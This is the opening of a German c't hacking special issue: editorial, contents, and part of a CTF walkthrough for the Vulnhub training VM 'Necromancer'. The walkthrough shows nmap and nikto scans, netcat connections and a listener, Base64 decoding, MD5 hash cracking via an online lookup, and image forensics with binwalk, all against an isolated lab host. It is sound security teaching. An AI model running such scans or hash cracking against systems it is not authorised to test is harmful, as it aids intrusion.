c't

HACKING

Selbst einsteigen, von Profis lernen

Mit dem Raspi Angriffe simulieren

Fake-Hotspot aufsetzen • USB-Ports angreifen
Kali-Linux auf Raspi 400 • Raspi als WLAN-Schreck

Hacking lernen

Übungs-Webserver mit Kali-Linux angreifen
Kali-Alternativen • Training, Spiele, Lernplattform

Hacking in der Praxis

Wie sich Hacker in fremden Netzen ausbreiten
DOOM auf Taschenrechner installieren & zocken



Von Profi-Hackern lernen

Interviews mit Insidern: Jailbreaks für Taschenrechner, PS5 und iPhones
xz-Hintertür seziert • Chiffren im Detail erklärt • Pentester bei der Arbeit

€ 14,90
CH CHF 27.90
AT € 16,40
LUX € 17,10

4 196982 314900 02

c't WEBINAR

Offline erste Gehversuche unternehmen

Hacken für Anfänger



Jetzt informieren:
webinare.heise.de/hacken-anfaenger

Editorial

Liebe Leserinnen und Leser,

Hacker tragen stets schwarze Pullis mit Kapuze, sitzen in Matrix-Manier vor durchrollenden Textwüsten in grüner Schrift, futtern Pizza im Schein von Neonröhren und verlassen das Haus nur in Notfällen. Denkste: Längst arbeiten kreative Köpfe nicht nur im Verborgenen. Sie lassen sich als Pentester von Firmen bezahlen, um Schwachstellen in deren Infrastruktur aufzutun, und haben an ihren Social-Skills gefeilt, damit sie nicht auffallen und schon gar nicht aufgehalten werden. Wir schauen in diesem Heft solchen Profis über die Schulter.


Die ersten Artikel des Heftes nähern sich dem Hacken spielerisch: Anhand einer speziell präparierten virtuellen Maschine und Knobelaufgaben treten Sie Schritt für Schritt in die faszinierende Welt der Hacking-Tools ein.

Anschließend wirft das Heft den versprochenen Blick über die Schulter der guten und auch der bösen Hacker. Hier lernen Sie weitere Werkzeuge und Taktiken kennen, die typischerweise zum Einsatz kommen, wenn jemand vermeintlich gut geschützte Systeme übernimmt. Deren Kenntnis erlaubt es Ihnen, auch Ihre eigenen Sicherheitsmaßnahmen zu hinterfragen. Wie perfide Angriffe sein können, schildert unsere detaillierte Analyse der Hintertür in der Open-Source-Software „xz“, die im März 2024 entdeckt wurde.

Den dritten Schwerpunkt bilden Beiträge zu verschiedenen Varianten des Einplatinenrechners Raspberry Pi. Sie zeigen, wie diese als Sicherheitshelfer oder als Anschauungs- und Trainingsobjekte dienen können. Für den Raspi Zero W, den Raspi Pico und herkömmliche Raspis von 3 bis 5 finden Sie passende Projekte.

Die frische Sachkenntnis runden schließlich Artikel mit Hintergrundwissen zu Chiffren ab. Mit verschleierten oder verschlüsselten Daten schlagen sich Hacker allzeit herum. Ein Ausblick auf historische Verfahren (und ihre Schwächen) erklärt, worauf es dabei ankommt – mit ein wenig Mathematik und Python-Code für alle, die es genau wissen wollen.

Wir wünschen viel Spaß beim Üben, Nachspielen, Erkunden und Nachvollziehen.



Peter Siering

Inhalt

HACKING LERNEN

Übung macht den Hacker. Wir zeigen, wie man die Aufgaben von „Necromancer“ löst, einem Übungssystem für werdende Hacker. Außerdem lesen Sie, wie weit legale Hacks gehen dürfen und welche Linux-Systeme Ihnen beim Hacken behilflich sind.

6 Trainingsmaterial für angehende Hacker
8 Hacken üben mit Knobelaufgaben
18 Hacken üben mit Knobelaufgaben II
26 Kali-Alternativen für Pentesting & Co.
36 Recht: Hackerwerkzeuge im Visier
40 Bitburner: Hacking als Browserspiel
42 Hacking-Universität

HACKING IN DER PRAXIS

Wir erzählen, wie professionelle Hacker vorgehen: von Pentestern, die im Auftrag ihres „Opfers“ agieren, bis zu böswilligen Hackern, die Hintertüren in fremden Projekten platzieren. Lernen kann man von ihnen allen.

44 Wie gute und böse Hacker vorgehen
46 Wie Hacker sich ausbreiten
56 Live-Pentest: Cyberangriff zu Fuß
60 Taschenrechner: Will it run Doom?
66 Interview zum DOOM-Taschenrechner
70 Interview zu iPhone-Jailbreaks
74 Interview: Über das Hacken einer PS5
78 Eine Analyse der xz-Hintertür, Teil 1
84 Eine Analyse der xz-Hintertür, Teil 2
90 Eine Analyse der xz-Hintertür, Teil 3
96 Eine Analyse der xz-Hintertür, Teil 4

MIT DEM RASPI ANGRIFFE SIMULIEREN

Die beliebten Bastel-Computer der Marke Raspberry Pi eignen sich auch für allerlei Hacking-Projekte. Mit ihnen kann man von bösartigen USB-Sticks bis zu heimtückischen WLANs verschiedene Angriffe nachstellen und lernen, sich davor zu schützen.

100 Mit dem Raspi Angriffe simulieren
102 Raspi-Hacking
104 Captive Portal demonstriert Phishing
110 Raspi Zero W als BadUSB-Tool
116 Raspi 3/4/5 als WLAN-Schreck
122 Raspi 400 als Hacking-Rechner

HACKER-KNOW-HOW-CHIFFREN

In Filmen knacken Hacker andauernd Verschlüsselungen. In der Realität ist das – zum Glück – viel schwieriger, aber geknackt wurden Chiffren doch immer wieder. Wir betrachten verschiedene interessante Exemplare im Detail und erklären, welche Schwächen sich als fatal erwiesen.

128 Faszination und Fehler alter Chiffren
130 Wie man Botschaften verschleiert
134 Chiffren, die es sich lohnt zu kennen, I
140 Chiffren, die es sich lohnt zu kennen, II
148 Hill-Chiffre im Überblick Teil 1
156 Hill-Chiffre im Überblick Teil 2
164 Ein Rätsel aus dem Jahr 1724

ZUM HEFT

3 Editorial
163 Impressum
170 Vorschau: c't Photovoltaik





Hacken üben mit Knobelaufgaben	8
Hacken üben mit Knobelaufgaben II	18
Kali-Alternativen für Pentesting & Co.	26
Rechtliche Unsicherheiten bei Hacking-Werkzeugen	36
Bitburner: Hacking als Browserspiel	40
Die Hacking-Universität pwn.college	42

Trainingsmaterial für angehende Hacker

Hacking kann man lernen, so wie alles andere – vorausgesetzt man hat passendes Übungsmaterial und kennt die Rahmenbedingungen. Im ersten Teil dieses Hacking-Hefts stellen wir Ihnen deshalb Trainingsmaterial, passendes Handwerkszeug und die Dos und Don'ts vor.

Los geht es mit einer zweiteiligen Einführung in „Necromancer", einer virtuellen Maschine, die werdende Hacker vor zunehmend knifflige Aufgaben stellt. Wir leiten Sie an, falls Sie einmal nicht weiter kommen. Auf den Seiten „Bitburner: Hacking als Browserspiel" und „Die Hacking-Universität pwn.college" zeigen wir außerdem ein lehrreiches Hacking-Spiel und weiterführende Hacker-Kurse zum Selbststudium.

Außerdem finden Sie in diesem Teil des Heftes eine Übersicht über typische Linux-Systeme für Hacker (S. „Kali-Alternativen für Pentesting & Co."). So passend zugeschnittene Linuxe bringen übliche Hacker-Tools direkt mit und nehmen Ihnen dadurch das mühselige Zusammenstellen eines ersten Werkzeugkastens ab. Ab Seite „Rechtliche Unsicherheiten bei Hacking-Werkzeugen" geht es um die Rechtslage in Deutschland: Wie weit darf man als Hacker gehen, ohne mit dem Gesetz in Konflikt zu geraten?

(syt) c't



Bild: KI Midjourney | Bearbeitung: c't

Hacken üben mit Knobelaufgaben

Die virtuelle Maschine „Necromancer“ ist eine Trainingsumgebung für angehende Hacker. Mit jeder Aufgabe, die sie Ihnen stellt, erweitern Sie Ihr Repertoire an Werkzeugen und Fähigkeiten, die Sie zum Hacken in der realen Welt benötigen: Eine Schritt-für-Schritt-Anleitung durch die ersten vier Rätsel.

Von **Wilhelm Drehling**

Mit vorbereiteten virtuellen Maschinen üben echte Hacker ihre Angriffe, lernen neue Tools kennen und nutzen Sicherheitslücken spielerisch und gefahrlos aus. Eine davon ist der „Necromancer“. Nachdem Sie sie in unsere Trainingsumgebung gepackt haben, können Sie sich am „Necromancer“ die Zähne ausbeißen. Als Angriffsplattform fungiert Kali Linux (siehe Artikel „Kali-Alternativen für Pentesting & Co“). Wie Sie die Umgebung in Betrieb nehmen, haben wir in [1] beschrieben. Der Artikel steht kostenlos zur Verfügung (siehe ct.de/w9k6).

Im Unterschied zu manch anderen virtuellen Maschinen simuliert Necromancer kein reales Szenario, sondern verfolgt eher einen spielerischen Ansatz.

Empfehlungen

Als Vorbereitung für den Necromancer haben wir eine kleine Sammlung an virtuellen Maschinen (VMs) zusammengestellt, die Sie als Anfänger oder Wiedereinsteiger in Angriff nehmen sollten, bevor Sie sich dem Bösewicht stellen. Sie sind nach Schwierigkeit sortiert, angefangen bei den leichtesten. Die Links zu den VMs inklusive einer Schritt-für-Schritt-Lösung finden Sie unter ct.de/w9k6.

- **Basic Pentesting 1** und der Nachfolger **Basic Pentesting 2** sind löchrig wie ein Schweizer Käse und eignen sich perfekt für Anfänger. Sie lernen Grundlagen kennen und probieren einfache Angriffe aus. Es gibt mehrere Wege, um Root-Rechte zu erlangen, so können Sie sich eine Weile an den Maschinen austoben.
- Die VM **QUAOAR** wäre die nächste Anlaufstelle. Sie lernen damit, wie man typische Fehlerquellen bei eilig aufgesetzten WordPress-Installationen ausnutzt.
- **Mr. Robot** ist einer der populärsten Maschinen, die angehende Hacker ausprobieren. Unseren Lösungsweg haben wir detailliert in [2] aufgeschrieben.
- Wenn Sie sich Ihrer Fähigkeiten noch unsicher sind, greifen Sie danach ruhig zu **Legacy: HangTuah**. Die Maschine verfolgt ähnliche Ansätze wie Mr. Robot und benötigt Tools, die später beim Necromancer hilfreich wären.

Sobald Sie diese Maschinen erfolgreich gehackt haben, können Sie sich guten Gewissens an den Necromancer trauen.

Immer wieder stoßen Sie dabei an Grenzen und müssen über den Tellerrand schauen. Auf diese Weise lernen Sie viele neue Tools und Vorgehensweisen kennen. Sie müssen also nicht vertraut sein mit CVE-Listen (Common Vulnerabilities and Exposures – auf Deutsch: Bekannte Schwachstellen und Anfälligkeiten) und wie man Sicherheitslücken ausnutzt.

Necromancer enthält elf sogenannte Flaggen, vergleichbar mit Stationen einer Schnitzeljagd, die Sie im Laufe der Box einsammeln müssen. Von der Schwierigkeit her gehört die Maschine zu den einfacheren bis mittleren, sie ist aber schwerer als Mr. Robot, die wir in [2] gehackt haben. Der Hacker Xerubus bastelte die virtuelle Maschine (VM) 2016 für einen CTF-Wettbewerb in Brisbane (CTF = Capture the flag, eine typische Disziplin in einem Hacker-Wettbewerb).

Diesen Walkthrough können Sie auch ohne Vorwissen nachvollziehen. Möchten Sie dagegen mitknobeln, dann brauchen Sie VirtualBox mit der in [1] beschriebenen Hacking-Umgebung und ein auf Deutsch gestelltes Kali Linux. Stellen Sie sicher, dass Sie eine aktuelle Version von VirtualBox verwenden. Zur schrittweisen Vorbereitung legen wir Ihnen die Maschinen aus dem Kasten „Empfehlungen“ ans Herz.

Auf die Plätze, …

Die Necromancer-VM bekommen Sie als fertiges VirtualBox-Image. Die rund 330 MByte große Datei steht bei Vulnhub zum Download bereit (siehe ct.de/w9k6). Liegt sie auf der Platte, können Sie sie mit einem Doppelklick in VirtualBox importieren. Es öffnet sich ein Fenster mit Einstellungen, die allesamt so in Ordnung sind. Klicken Sie auf „Importieren“, um die Maschine einzufügen.

In VirtualBox wählen Sie mit einem Klick die VM „necromancer“ aus. Auf der rechten Seite sehen Sie alle Parameter. Vor dem ersten Start müssen Sie die Maschine aber noch dem Übungsnetzwerk zuweisen. Das funktioniert über „Ändern“, „Netzwerk“ und unter „Angeschlossen an“. Wählen Sie „Internes Netzwerk“ aus und tippen Sie den Namen Ihres Übungsnetzwerks ein. Stellen Sie sicher, dass Kali Linux und der anzugreifende Webserver im selben Netzwerk liegen, in unserem Beispiel wäre es das Netzwerk „Hacking-Umgebung“. Wenn Sie der Maschine kein Netzwerk zuweisen, stürzt die Maschine beim Start ab.



Sollte der Start der VM „The Necromancer“ bei Ihnen zu einer Fehlermeldung führen, könnte es an dem USB-2.0-Controller liegen. Mit ein paar Handgriffen deaktivieren Sie die Option.

Unter macOS und Windows könnten Sie nun beim Start der VM eine Fehlermeldung bezüglich des USB-2.0-Controller bekommen. Diesen deaktivieren Sie in VirtualBox unter „Ändern/Ports/USB“. Alternativ können Sie sich das Expansion-Pack installieren, das aktuelle bekommen Sie direkt von der VirtualBox-Seite (siehe ct.de/w9k6). Mit einem Doppelklick auf die frisch heruntergeladene Datei installiert VirtualBox die Erweiterung. Nach einem Neustart sind Sie einsatzbereit.

Ihre Angriffsoberfläche bekommen Sie von der Kali-Seite als fertiges Image (siehe ct.de/w9k6), unter [1] haben wir beschrieben, wie Sie Kali auf Deutsch umstellen. Starten Sie nun Kali Linux und loggen Sie sich mit „kali“ als Passwort und Benutzername ein. Vorab sei gesagt: In den beiden vorherigen Teilen haben wir schon ausführlich beschrieben, wie Sie die Kommandozeile öffnen, benutzen und Tools ausführen. So kleinteilig gehen wir diesmal nicht vor.

Hier nur eine kurze Übersicht: Die Kommandozeile finden Sie oben in der Menüleiste unter dem schwarzen Symbol mit einer Dollarnote. Mit dem Befehl **wget** laden Sie Dateien direkt vom Server herunter, **cat** zeigt den Inhalt von lesbaren Dateien in der Kommandozeile an. Und ganz wichtig: Erstellen Sie eine separate Textdatei, in der Sie alle getätigten Schritte, Gedanken, Befehle und Ausgaben notieren. Auf die Weise erstellen Sie eine Anleitung, in der Sie später nachschlagen können.

… fertig, los!

Beginnen Sie Ihr Training mit einem Doppelklick auf die VM. Verkleinern Sie anschließend das Fenster, außer einem Login gibt es dort nichts Interessantes zu sehen. Jetzt lauert in dem internen Netzwerk irgendwo der Necromancer. Die IP-Adresse des Servers bekommen Sie mit dem Befehl `sudo netdiscover` heraus. Das dauert aber eine ganze Weile, weil


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 10.10.1.4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-17 05:33 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DN
S is disabled. Try using --system-dns or specify valid servers wit
h --dns-servers
Nmap scan report for 10.10.1.4
Host is up (0.0029s latency).
All 65535 scanned ports on 10.10.1.4 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 08:00:27:2C:49:80 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1318.38 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sU -p- 10.10.1.4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-17 06:06 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DN
S is disabled. Try using --system-dns or specify valid servers wit
h --dns-servers
Nmap scan report for 10.10.1.4
Host is up (0.00084s latency).
Not shown: 65534 open|filtered udp ports (no-response)
PORT    STATE SERVICE
666/udp open  doom
MAC Address: 08:00:27:2C:49:80 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 857.37 seconds
```

Hacking ist eine Geduldsprobe: Ausführliche Scans mit dem Portscanner nmap nehmen ein paar Minuten in Anspruch, die Zeit überbrücken Sie am besten mit einer Kaffeepause.



Das Netzwerkanalyse-Tool Wireshark schneidet den Netzverkehr mit und empfängt ARP-Requests vom Necromancer.

er alle möglichen Wertebereiche durchsucht. Schneller klappt es, wenn Sie den Suchbereich mit `sudo netdiscover -r 10.10.1.0/24` eingrenzen. Das ist der Wertebereich, denn wir für das Übungsnetzwerk in [1] definiert hatten. Bei uns lautete die IP des Necromancers 10.10.1.4, bei Ihnen könnte die IP abweichen.

Da Sie nun die IP-Adresse kennen, folgt als Nächstes die Phase der „Enumeration“: Sie kundschaften den Server aus, zum Beispiel mit dem Portscanner **nmap**. Aber der Server scheint nicht verfügbar zu sein:

```
nmap 10.10.1.4
Note: Host seems down
```

Auch der Schwachstellenscanner **nikto** findet auf den ersten Blick keinen Anhaltspunkt (`nikto -host 10.10.1.4`), dieser klopft standardmäßig den Port 80 ab. Es scheint, als sei der Necromancer nicht auf Besucher aus. Spielen Sie ein wenig mit den verfügbaren Parametern herum und versuchen Sie, die Befehle als Root erneut auszuführen. Wechseln Sie dazu mit `sudo su` zur Root-Konsole, das Passwort ist erneut „kali“. Unter `nmap -h` erhalten Sie einen Überblick aller möglichen Scanmethoden. Erst wenn Sie alle verfügbaren Ports für TCP und UDP scannen (insgesamt um die 65.535 Ports), taucht nach ungefähr zehn Minuten der UDP-Port 666 auf:

```
nmap -sU -p- 10.10.1.4
PORT    STATE SERVICE
666/udp open  doom
```

Mehr kramt nmap nicht aus, nutzen Sie also den einzigen Hinweis und verbinden Sie sich mit **netcat** zu dem Port 666 (das Tool haben wir in [1] vorgestellt). Wenn Sie Enter drücken, antwortet der Necromancer, Ihnen würde die Luft ausgehen:

```
nc -nu 10.10.1.4 666
You gasp for air! Time is running out!
```

Das sieht nach einer Sackgasse aus, denn egal was Sie eintippen, der Necromancer wiederholt seine Nachricht. Da auch keine anderen Ports wie 80 (http) oder 443 (https) für eingehende Verbindungen offen sind, sendet der Server vielleicht etwas.

Um die Theorie zu prüfen, werfen Sie das Netzwerkanalyse-Tool **Wireshark** [3] an und gehen Sie auf Horchstation (`wireshark` in die Konsole tippen). Wireshark schneidet empfangene Pakete mit. Nach einer Weile schlägt die Linie der Netzwerkschnittstelle eth0 aus. Wählen Sie sie mit Doppelklick aus und sehen Sie sich die Ergebnisse an. Sollten Sie nach einigen Minuten keine bis kaum Ergebnisse erhalten, dann könnte der Necromancer in der Flut von nmap-Requests abgestürzt sein – beenden Sie die VM und starten Sie sie in VirtualBox neu.

Es sieht ganz so aus, als würde der Necromancer eine TCP-Verbindung auf den Port 4444 des angreifenden Rechners herstellen wollen. Das Tool netcat eignet sich auch zum Annehmen vom Verbindungen: Mit `nc -l -p 4444` lauscht es auf Port 4444. Nach einer Weile spuckt dieser eine lange Zeichenkette auf der Kommandozeile aus (hier gekürzt):

```
V2VsY29tZSENCgOKWW91IGZpbmQgeW91cnNlbGYgc3RhcmluZ↵
↳...↵
↳OLiAiQ2hhbnQgdGhlIHNOcmluZyBvZiBmbGFnMSAtIHU2NjYi
```

Vom Schema her könnte das etwas Base64-Kodiertes sein, an sich fehlt nur das typische Gleichheitszeichen am Ende. Dafür spricht, dass Entwickler solcher VMs Nachrichten gerne mal kodieren, sei es mit Base64 oder als Morse-Code oder mit esoterischen Programmiersprachen wie Brainfuck und Whitespace [4]. Brennen sich einmal die unterschiedlichen Muster ins Gedächtnis, erkennen Sie sie in freier Wildbahn leicht wieder.

Der Befehl

```
echo 'V2V(...)2NjYi' | base64 --decode
```

dekodiert die Nachricht:

```
Welcome! You find yourself staring towards the
horizon, with nothing but silence surrounding
you. You look east, then south, then west,
all you can see is a great wasteland (...)
```

Es ist der Start einer Geschichte: Sie buddeln im Sand und finden eine Holzschatulle mit der ersten Flagge flag1{e6078b9b1aac915d11b9fd59791030bf}. Außerdem noch ein Pergament mit der Inschrift: „Chant the string of flag1 - u666“.

Folge den Raben

„u666“ klingt ganz nach der Sackgasse UDP-Port 666, der bei allen Eingaben herummäkelte. Der Inschrift „Chant the string of flag1 - u666“ zufolge müssen Sie die Flagge offenbar als Losungswort an den Port senden. Prompt antwortet der Necromancer, dass die Nachricht in einer falschen Sprache verfasst sei:

```
nc -nu 10.10.1.4 666
(UNKNOWN) [10.10.1.4] 666 (?) open
e6078b9b1aac915d11b9fd59791030bf
Chant had no affect! Try in a different tongue!
```

Die Flagge könnte hexadezimal kodiert sein, aber ein Test mit Cyberchef und dem Rezept „From Hex“ ergab nichts Verwertbares. Was könnte es also dann sein, vielleicht ein Hash? Klarheit liefert das Kommandozeilen-Tool **hash-identifier**. Starten Sie es, indem Sie den Namen eintippen und den Hash einfügen:


```
HASH: e6078b9b1aac915d11b9fd59791030bf
Possible Hashs:
[+] MD5
```

Ach, ein alter Bekannter! MD5 kennen Sie vielleicht noch aus anderen Artikeln. Es handelt sich um ein veraltetes Hash-Verfahren, das kryptografisch schon lange nicht mehr als sicher gilt [5]. Mit dem Tool **hashcat** können Sie versuchen, den Text zu ermitteln, aus dem der Hash entstanden ist [2]. hashcat verträgt sich aber seit Version 6.0 nicht besonders gut mit virtuellen Maschinen und meckert gerne mal herum, dass zu wenig Arbeitsspeicher zugewiesen sei. Um also den Hash zu knacken, müssten Sie hashcat auf einem physischen Rechner installieren und dort wie in [2] beschrieben ausführen. Alternativ greifen Sie einfach auf eine Website wie md5online.org zurück, die im Handumdrehen den Hash auflöst: „opensesame“.

Verbinden Sie sich erneut über netcat mit dem UDP Port 666 und senden Sie die Zauberworte „opensesame“ hin. Darauf hört der Necromancer und antwortet mit der Fortsetzung der Geschichte und der zweiten Flagge: flag2{c39cd4df8f2e35d20d-92c2e44de5f7c6}. Auch wenn Sie die Flagge im weiteren Verlauf der Maschine nicht mehr benötigen, ist es wichtig, alle gefundenen Inhalte zu sichern – Sie wissen nicht, wann es mal nützlich sein könnte.

Überquere die Schlucht

Am Horizont formt eine Schar Raben in der Luft die Zahl 80. Im Gegenzug schließt der Necromancer Port 666. Bei der Zahl 80 ist mit hoher Wahrscheinlichkeit



Erstkontakt: Vor einer Schlucht begegnen Sie dem Necromancer zum ersten Mal, kaum war er da, verschwindet er auch schon wieder. Wo hat er den nächsten Hinweis hinterlassen?

```
┌──(kali㉿kali)-[~]
└─$ binwalk pileoffeathers.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, little-endian offset of first image directory: 8
36994         0x9082          Zip archive data, at least v2.0 to extract, compressed size: 121, uncompressed size: 125, name: feathers.txt
37267         0x9193          End of Zip archive, footer length: 22
```

Das Tool Binwalk analysiert Binary-Dateien. Auch Bilder zerlegt es in ihre Bestandteile.

der Port 80 gemeint, der typischerweise HTTP-Anfragen abwickelt. Und tatsächlich zeigt die Seite http://10.10.1.4 die Fortführung der kleinen Geschichte plus ein Bild an (siehe Bild).

Die Website und der Quellcode enthalten keine offensichtlichen Hinweise, wie es weitergehen könnte. Vielleicht verbirgt sich ja einer im Bild. Für die weitere Analyse laden Sie es mit wget herunter, die URL dazu steht im Quellcode:

```
wget http://10.10.1.4/pics/pileoffeathers.jpg
```

Leider offenbart selbst das ausführliche Metadaten-Tool exiftool nichts Verwertbares. Möglicherweise verbirgt sich ja etwas in dem Bild? Aber auch sehr viel Zoom entblößt keine Zeichenkette in dem Pixelhaufen. Also ran an die Konsole: Der Befehl **strings** durchsucht das Bild nach lesbaren Zeichenketten:

```
strings pileoffeathers.jpg
```

Die gefundene Schar ähnelt einem Wörtersalat. Hier ein kleiner Auszug:

```
...
@;3U
feathers.txtUT
/Wux
a`PjkI
JY+|z
...
```

